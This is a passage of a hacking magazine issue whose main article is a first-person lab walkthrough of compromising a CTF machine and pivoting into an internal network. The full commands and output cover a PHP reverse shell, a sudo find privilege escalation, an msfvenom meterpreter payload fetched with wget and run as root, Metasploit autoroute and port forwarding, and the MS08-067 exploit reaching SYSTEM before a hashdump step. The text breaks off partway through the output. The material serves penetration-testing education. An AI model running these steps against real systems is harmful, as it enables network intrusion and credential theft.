

Simplifying cyber security since 2016

# Hackercool

December 2020 Edition 3 Issue 12

A Unique Cyber Security Magazine

## DATA BREACH

### PART - 2

A RWHS On Pivoting, Port Forwarding & Breaching data

Hacking LAB:  
Creation Of Lab To  
Demonstrate Sniffing

Sunburst Hack In  
ONLINE SECURITY

Mikrotik RouterOS File Read Module  
and Other Modules in  
METASPLOIT THIS MONTH

..with all other regular Features

*Then you will know the truth and the truth will set you free.  
John 8:32*

# Editor's Note

*Hi Readers. We hope you are all awesome and safe. This is the last Issue of the year 2020 and subsequently 3rd edition. Coincidentally this month also witnessed the most serious data breach the United States experienced. As I am writing this editor's note the depth of the sunburst hack is still being unraveled before our eyes. The way in which a trusted software was exploited to gain access to user's systems further increases the challenges to cyber security. Security professionals should quickly devise new ways to overcome this new challenge.*

*Coming to our present Issue, we have introduced pivoting in our Real World Hacking Scenario. Pivoting is a technique of moving around the network after gaining access to an initial Foothold. Although our readers saw a bit of pivoting in our June 2020 Issue which dealt with lateral movement, pivoting is specifically used in scenarios where the Foothold system and other machines of the network are on different networks. You will learn about this in more detail while reading the Real World Hacking Scenario in this Issue. Note that this scenario is a continuation of the scenario our readers saw in our October 2020 Issue.*

*We have also decided to enable our readers to create their own labs at the comfort of your home. We are doing this by adding a new feature in our named "Hacking Lab". In this we teach readers how to create different labs that we will be using in our Magazine for different hacking scenarios. We are sure that this will help our readers to better understand various networks. In Metasploit This Month have a look at the Mikrotik Directory Traversal File Read Module which will allow to view the usernames and passwords on the router device. Apart from this, all our regular features are present. While we contemplate what new changes to bring in our 4th Edition, enjoy the present Issue.*

*c.k.chakravarthi*

**"WE ARE WITNESSING AN ATTACK BY A NATION WITH TOP-TIER OFFENSIVE CAPABILITIES. THIS ATTACK IS DIFFERENT FROM THE TENS OF THOUSANDS OF INCIDENTS WE HAVE RESPONDED TO THROUGHOUT THE YEARS."**

**- KEVIN MADIA, CEO, FIREEYE ON SUNBURST HACK.**

*Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.*

*-Hackercool Magazine.*

# INSIDE

See what our Hackercool Magazine December 2020 Issue has in store for you.

## 1. *Real World Hacking Scenario :*

**DATA BREACH : PART 2 - Pivoting, Port Forwarding and breaching data.**

## 2. *Metasploit This Month :*

**Mikrotik Router DT File Read, Apache NiFi RCE, & 3 Wordpress Plugin Modules**

## 3. *Online Security :*

**The Sunburst hack was massive and devastating - 5 observations from experts**

## 4. *Capture The Flag :*

**Masashi : 1**

## 5. *Hacking Lab :*

**Sniffing Lab**

## 6. *What's New :*

**BlackArch 2020.12.01**

## 7. *Hacking Q & A :*

**Answers to all the questions our readers ask us about hacking.**

*Downloads*


*Some Useful Resources*

## DATA BREACH : PART 2

# REAL WORLD HACKING SCENARIO

## Continuation of October 2020 Scenario

I have successfully gained access of another target (Kira CTF, October 2020) and escalated my privileges. It is the same target which had two vulnerabilities in its website. These vulnerabilities are file upload and directory traversal vulnerabilities. Exploiting the file upload vulnerability, I uploaded the php-reverse-shell to the target website. I executed this php-reverse shell using the directory traversal vulnerability to get a netcat session on the target.



```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
192.168.36.164: inverse host lookup failed: Unknown host
connect to [192.168.36.158] from (UNKNOWN) [192.168.36.164] 33860
Linux bassam-aziz 5.3.0-28-generic #30~18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
 13:20:36 up 10 min,  0 users,  load average: 1.24, 1.51, 1.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

I found what appeared to be credentials of user "bassam" on the target system and successfully logged in as that user with the credentials I found.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@bassam-aziz:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bassam-aziz:/$ su bassam
su bassam
Password: Password123!@#

bassam@bassam-aziz:/$ id
id
uid=1000(bassam) gid=1000(bassam) groups=1000(bassam),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),116(lpadmin),126(sambashare)
bassam@bassam-aziz:/$ █
```

Checking SUDO privileges of the user "bassam" revealed that he can execute the find command and as root user.

```
bassam@bassam-aziz:/$ sudo -l
sudo -l
[sudo] password for bassam: Password123!@#

Matching Defaults entries for bassam on bassam-aziz:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User bassam may run the following commands on bassam-aziz:
    (ALL : ALL) /usr/bin/find
bassam@bassam-aziz:/$ █
```

Executing **find** command in the given way got me a root shell.

```
sudo find . -exec /bin/sh \; -quit
# id
id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
uname -a
Linux bassam-aziz 5.3.0-28-generic #30~18.04.1-Ubuntu SMP Fri Jan 17 06:14:09 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux
# █
```

I was performing some basic enumeration on the target. I almost lost interest until I ran the **ifconfig** command. This revealed that the target is a dual-homed system, a system with two network interfaces.

```
# ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.36.164 netmask 255.255.255.0 broadcast 192.168.36.255
    inet6 fe80::ee22:5c68:2aaf:7a2a prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a0:25:47 txqueuelen 1000 (Ethernet)
    RX packets 206 bytes 53953 (53.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 213 bytes 28153 (28.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens36: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.226.128 netmask 255.255.255.0 broadcast 192.168.226.255
    inet6 fe80::88c0:683:3ece:8eff prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a0:25:51 txqueuelen 1000 (Ethernet)
    RX packets 39 bytes 5365 (5.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 69 bytes 8010 (8.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
```

While the IP address of the target is 192.168.36.164 on this network, it is 192.168.226.128 on the second interface. I wanted to PIVOT to the other network to find out if that network has anything interesting.

Pivoting is the method of moving around the network after gaining access (foothold) on one machine in the network. It is achieved by using the first hacked machine as a foothold. This is because the initially compromised machine has access to this network which is inaccessible prior to this. Although it can be done in various ways, I decided to use Metasploit for this purpose as it has many pivoting features already available.

```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# pwd
pwd
/
# ls
ls
bin      dev      initrd.img      lib64      mnt      root     snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv       tmp      vmlinuz
cdrom    home     lib             media      proc     sbin    swapfile  usr
#
```

However, to use Metasploit for pivoting on this target, I need to first have a meterpreter session on the target. I decided to create a linux binary using msfvenom and execute it on the target to get an initial meterpreter session on FOOHOLD.

```
kali@kali:~$ msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.36.158
lport=4477 -f elf > home.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

kali@kali:~$ ls
Desktop  flag.txt  PE-Linux  Pictures  shellter.zip
Documents  home.elf  php-backdoor.php.jpeg  Public  Templates
Downloads  music    php-reverse-shell.php.jpg  shellter  Videos
kali@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
# wget http://192.168.36.158:8000/home.elf
wget http://192.168.36.158:8000/home.elf
--2021-01-24 13:39:45-- http://192.168.36.158:8000/home.elf
Connecting to 192.168.36.158:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'home.elf'

home.elf          100%[=====>]          207  --.-KB/s    in 0s
```

Since I have root access on the target machine, I will have a meterpreter session with root privileges. As the "home.elf" binary is on the target system now, I need to change permissions of the file to be able to execute it.

```
# ls
ls
bin    dev    home.elf    lib    media  proc  sbin  swapfile  usr
boot  etc    initrd.img  lib64  mnt    root  snap  sys       var
cdrom  home  initrd.img.old  lost+found  opt    run   srv   tmp       vmlinuz

# ls -l home.elf
ls -l home.elf
-rw-r--r-- 1 root root 207 08:08 24 يناير 2017 home.elf
# chmod 777 home.elf
chmod 777 home.elf
# la -l home.elf
la -l home.elf
/bin/sh: 11: la: not found
# ls -l home.elf
ls -l home.elf
-rwxrwxrwx 1 root root 207 08:08 24 يناير 2017 home.elf
#
```

I now have executable permissions on the payload. Before executing it, I start a metasploit listener.

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.36.158  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.36.158  yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

msf5 exploit(multi/handler) > set lhost 192.168.36.158
lhost => 192.168.36.158
msf5 exploit(multi/handler) > set lport 4477
lport => 4477
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.158:4477
```



Then I execute the payload and successfully have a meterpreter session.

```
# ./home.elf
./home.elf
```

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.158:4477
[*] Sending stage (980808 bytes) to 192.168.36.164
[*] Meterpreter session 1 opened (192.168.36.158:4477 -> 192.168.36.164:46564) at
t 2021-01-24 00:13:13 -0500
```

```
meterpreter > sysinfo
```

```
Computer      : 192.168.36.164
OS            : Ubuntu 18.04 (Linux 5.3.0-28-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

```
meterpreter > getuid
```

```
Server username: no-user @ bassam-aziz (uid=0, gid=0, euid=0, egid=0)
```

```
meterpreter > █
```

The easiest part is done. This system will act as our Foothold. Now, it's time for pivoting. Metasploit has a POST module that finds any new routes the system can access and automatically adds them to the system's (FOOTHOLD) routing table. Just like any other POST module, execution of this module also needs the SESSION ID of the meterpreter session.

```
msf5 > search autoroute
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/manage/autoroute		normal	No	Multi Manage Network Route via Meterpreter Session

```
msf5 > █
```

So I background the meterpreter session and load the post/multi/manage/autoroute module.

```
msf5 > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) >
msf5 post(multi/manage/autoroute) > show options
```

```
Module options (post/multi/manage/autoroute):
```

Name	Current Setting	Required	Description
CMD	autoadd	yes	Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK	255.255.255.0	no	Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION		yes	The session to run this module on.
SUBNET		no	Subnet (IPv4, for example, 10.10.10.0)

```
msf5 post(multi/manage/autoroute) > █
```

I set the SESSION ID and execute the module.

```

msf5 post(multi/manage/autoroute) > set session 1
session => 1
msf5 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against 192.168.36.164
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.36.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.226.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf5 post(multi/manage/autoroute) >

```

As can be seen in the above image, a new route is added to the subnet 192.168.226.0. The first meterpreter session acts as gateway for both the subnets.

```

msf5 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
192.168.36.0    255.255.255.0    Session 1
192.168.226.0  255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
msf5 post(multi/manage/autoroute) >

```

Now, since I can access the internal subnet of the target network, next step is to perform a port scan on the internal target network. Metasploit also has some auxiliary modules to perform various types of port scanning for this purpose. I chose the tcp connect scan module.

```

msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name          Current Setting  Required  Description
-----          -
CONCURRENCY    10               yes       The number of concurrent ports to check per host
DELAY          0                yes       The delay between connections, per thread, in milliseconds
JITTER        0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS          1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS        yes              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
THREADS        1                yes       The number of concurrent threads (max one per host)
TIMEOUT        1000             yes       The socket connect timeout in milliseconds

```

Ports 1-1024 are known as most common ports where most of the common services run, so I want to scan those ports. Remember, I am scanning the entire internal network and on each machine the module will scan the 1024 ports probing for any open ports. This will be a slower process. So I will set the threads to 8.

```

msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.226.0/24
rhosts => 192.168.226.0/24
msf5 auxiliary(scanner/portscan/tcp) > set ports 1-1024
ports => 1-1024
msf5 auxiliary(scanner/portscan/tcp) > set threads 8
threads => 8

```

This will still be slow. so I went for a quick coffee break. Even after the coffee break (which almost took 15 minutes), when I returned, only 29 systems were scanned. There are almost another 224 systems to be scanned. So I left the scan alone for another 45 mins.

After I returned again, I saw that there were only three LIVE systems on the internal network. Taking out the FOOHOLD (192.168.226.128), I had two targets (192.168.226.129-130).

```
msf5 auxiliary(scanner/portscan/tcp) > run
[*] 192.168.226.0/24: - Scanned 29 of 256 hosts (11% complete)
[*] 192.168.226.0/24: - Scanned 57 of 256 hosts (22% complete)
[*] 192.168.226.0/24: - Scanned 79 of 256 hosts (30% complete)
[*] 192.168.226.0/24: - Scanned 105 of 256 hosts (41% complete)
[+] 192.168.226.128: - 192.168.226.128:80 - TCP OPEN
[*] 192.168.226.0/24: - Scanned 128 of 256 hosts (50% complete)
[+] 192.168.226.129: - 192.168.226.129:22 - TCP OPEN
[+] 192.168.226.129: - 192.168.226.129:80 - TCP OPEN
[+] 192.168.226.130: - 192.168.226.130:135 - TCP OPEN
[+] 192.168.226.129: - 192.168.226.129:111 - TCP OPEN
[+] 192.168.226.130: - 192.168.226.130:139 - TCP OPEN
[+] 192.168.226.129: - 192.168.226.129:139 - TCP OPEN
[+] 192.168.226.129: - 192.168.226.129:443 - TCP OPEN
[+] 192.168.226.130: - 192.168.226.130:445 - TCP OPEN
[+] 192.168.226.129: - 192.168.226.129:445 - TCP OPEN
[*] 192.168.226.0/24: - Scanned 155 of 256 hosts (60% complete)
[*] 192.168.226.0/24: - Scanned 181 of 256 hosts (70% complete)
[*] 192.168.226.0/24: - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.226.0/24: - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.226.0/24: - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

The machine with IP address 192.168.226.129 was running a web server (port 80) and it had HTTPs (port 443) enabled too. Apart from the web server, there is a SSH server running on this machine. The machine with IP address 192.168.226.130 is having SMB ports (445) open. In fact, port 445 is open in both the machines.

After considering all the options in front of me, I thought going after the website running on 192.168.226.129 would be the easier option. But, first I wanted to check the SMB version running on both the machines.

SMB stands for Server Message Block which is a network protocol used to share files over the network. It is used by Windows computers. Samba is a software implementation used to implement SMB in non-Windows machines. Metasploit has a auxiliary module to find out the version of SMB running on the target network.

```
msf5 auxiliary(scanner/portscan/tcp) > search smb_version
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection

```
msf5 auxiliary(scanner/portscan/tcp) > use auxiliary/scanner/smb/smb_version
```

```
msf5 auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

I set the RHOSTS and execute the module.

```
msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.226.129-130
rhosts => 192.168.226.129-130
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.226.129:445 - Host could not be identified: Windows 6.1 (Samba 4.9.5-Debian)
[*] 192.168.226.129-130:445 - Scanned 1 of 2 hosts (50% complete)
[+] 192.168.226.130:445 - Host is running Windows XP SP2 (name:ADMIN-9DFA73A4E) (workgroup:WORKGROUP) (signatures:optional)
[*] 192.168.226.129-130:445 - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) > █
```

Wow. The machine with IP 192.168.226.129 is running Samba version 4.9.5 and it appears to be a debian machine. However, the result of the machine 192.168.226.130 brought glimmer to my eyes. This machine is running Windows XP SP2. This is like finding chilled water when you are wandering in the desert and thirsty. There is a very specific reason for this.

For a long time now, in hacking circles (both ethical and illegal) Windows XP has been synonymous with the ms08\_067 vulnerability. Detected in year 2008, this vulnerability is a remote code execution vulnerability in which an attacker can run malicious code on the target remotely without any authentication. This is done by sending a crafted Remote Procedure Call request to the system. RPC is a protocol which a program uses to request a service from a program located on another computer. The Windows operating systems affected by this bug include Windows 2000 SP4 to Windows server 2008.

Metasploit has a module related to this infamous vulnerability. But before using this module let me do a port forward on the meterpreter session 1.

```
msf5 auxiliary(scanner/smb/smb_version) > sessions

Active sessions
=====

  Id  Name  Type  Connection  Information
  --  ---  ---  ---
  1    meterpreter x86/linux no-user @ bassam-aziz (uid=0, gid=0, euid=0, egid=0) @ 192.168.36.164 192.168.36.158:4477 -> 192.168.36.164:47224 (192.168.36.164)

msf5 auxiliary(scanner/smb/smb_version) > █
```

A port forward is a technique in which a port from one system is forwarded to another port on a different system. When is it useful? In situations exactly like this. I cannot access Windows XP2 system directly so I cannot hack it directly. However, I can access Foothold system which can access 192.168.226.130 (Windows XP2). Since my meterpreter session is acting as a gateway for the internal network, I can forward a port easily.

Meterpreter has a `portfwd` option by default. I interact with the meterpreter session 1 and use the `portfwd` option without any arguments. This will show us all the port forwards we configured.

```
meterpreter > portfwd

No port forwards are currently active.
```

Since I have not configured any port forwards yet, it says there are no active port forwards. Let's add one. Here, I want to forward port 5000 on my local machine (Kali Linux) to port 445 on 192.168.226.130. Remember this is only possible because meterpreter session is acting as a gateway between my machine and the internal IP 192.168.226.130.

```
meterpreter > portfwd add -l 5000 -p 445 -r 192.168.226.130
[*] Local TCP relay created: :5000 ↔ 192.168.226.130:445
meterpreter > portfwd
```

#### Active Port Forwards

Index	Local	Remote	Direction
1	0.0.0.0:5000	192.168.226.130:445	Forward

1 total active port forwards.

The "-l" option specifies the local port which is the port on the attacker machine I want to forward. The "-p" option specifies the port on the remote machine to which I want my local port to be forwarded to. The "-r" option specifies the IP address of the remote machine to which I want my port to be forwarded to. The port forward is added successfully. Next thing I did was checking if the local port is opened on my attacker system.

```
kali@kali:~$ nmap -sT 192.168.36.158
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-25 08:25 EST
Nmap scan report for 192.168.36.158
Host is up (0.00032s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
5000/tcp  open  upnp

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
kali@kali:~$
```

The port is open. It's time for the ms08\_067 exploit.

```
msf5 auxiliary(scanner/smb/smb_version) > search ms08_067
```

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf5 auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08\_067\_netapi):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.158	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

I set the options as shown below.

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.36.158
rhosts => 192.168.36.158
msf5 exploit(windows/smb/ms08_067_netapi) > set rport 5000
rport => 5000
msf5 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.36.158:5000 - The target is vulnerable.
msf5 exploit(windows/smb/ms08_067_netapi) > █
```

As readers can see, I set the RHOSTS option to the IP of my attacker system and set the rport option to my just forwarded local port. The check command confirmed that the target is vulnerable. The port forwarding is working. It's time to execute the module.

```
msf5 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.226.128:4444 via the meterpreter on session 1
[*] 192.168.36.158:5000 - Automatically detecting the target ...
[*] 192.168.36.158:5000 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.36.158:5000 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.36.158:5000 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms08_067_netapi) > █
```

However, the exploit failed to get me a session. It failed while attempting to trigger the vulnerability. There are many reasons a exploit may fail. The target not being vulnerable is one of them. However, the check command confirmed that the target is vulnerable. The problem here appears to be due to the payload. The exploit module has automatically selected reverse\_tcp payload for me. In a reverse\_tcp payload, the connection is initiated from the target system towards the attacker system. This is really helpful in pen testing scenarios where incoming connections are blocked on the target. Most of the times the outgoing connections from the target are not blocked.

However, in the present scenario, this is causing failure to me. Although a connection is being initiated on the target system, it doesn't know how to reach my attacker system which happens to be my LHOST. This problem can be overcome by configuring a bind\_tcp payload instead of reverse\_tcp payload. In the bind\_tcp payload the connection is initiated from the attacker system towards the target system. However, this needs another open port on the target and I need to set another port forward.

```
meterpreter > portfwd add -l 4446 -p 4446 -r 192.168.226.130
[*] Local TCP relay created: :4446 ↔ 192.168.226.130:4446
meterpreter > portfwd
```

#### Active Port Forwards

Index	Local	Remote	Direction
1	0.0.0.0:5000	192.168.226.130:445	Forward
2	0.0.0.0:4446	192.168.226.130:4446	Forward

2 total active port forwards.

This time, I forward port 4446 on my attacker system to port 4446 on the system 192.18.226.130. Remember the port 4446 should be open on the target or Firewall should be turned off on the target for this to work.

Both scenarios are common although not rampant. Some times unnecessary services still run on the user systems thus increasing the footprint. The comfort of false security that they are behind a LAN makes some users facing connection issues turn OFF the Firewall. For

example, in the present scenario, users rarely guess that their website has been hacked and the hacker is pivoting to own their network. Back to the scenario, I set a bind\_payload and set the required options.

```
Payload options (windows/meterpreter/bind_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LPORT	4446	yes	The listen port
RHOST	192.168.36.158	no	The target address

This time when I execute the module, I successfully have a meterpreter session.

```
msf5 exploit(windows/smb/ms08_067_netapi) > check
```

```
[*] 192.168.36.158:5000 - Verifying vulnerable status ... (path: 0x0000005a)
```

```
[+] 192.168.36.158:5000 - The target is vulnerable.
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > run
```

```
[*] 192.168.36.158:5000 - Attempting to trigger the vulnerability ...
```

```
[*] Started bind TCP handler against 192.168.36.158:4446
```

```
[*] Sending stage (176195 bytes) to 192.168.36.158
```

```
[*] Meterpreter session 2 opened (192.168.36.164:51934 → 192.168.36.158:4446) at 2021-01-25 08:54:07 -0500
```

```
meterpreter > sysinfo
```

```
Computer : ADMIN-9DFA73A4E
```

```
OS : Windows XP (5.1 Build 2600, Service Pack 2).
```

```
Architecture : x86
```

```
System Language : en_US
```

```
Domain : WORKGROUP
```

```
Logged On Users : 2
```

```
Meterpreter : x86/windows
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter >
```

Since I automatically have SYSTEM privileges on the target system, I use the **hashdump** command to dump password hashes on the Windows system.

```
meterpreter > sysinfo
```

```
Computer : ADMIN-9DFA73A4E
```

```
OS : Windows XP (5.1 Build 2600, Service Pack 2).
```

```
Architecture : x86
```

```
System Language : en_US
```

```
Domain : WORKGROUP
```

```
Logged On Users : 2
```

```
Meterpreter : x86/windows
```

```
meterpreter > getuid
```

```
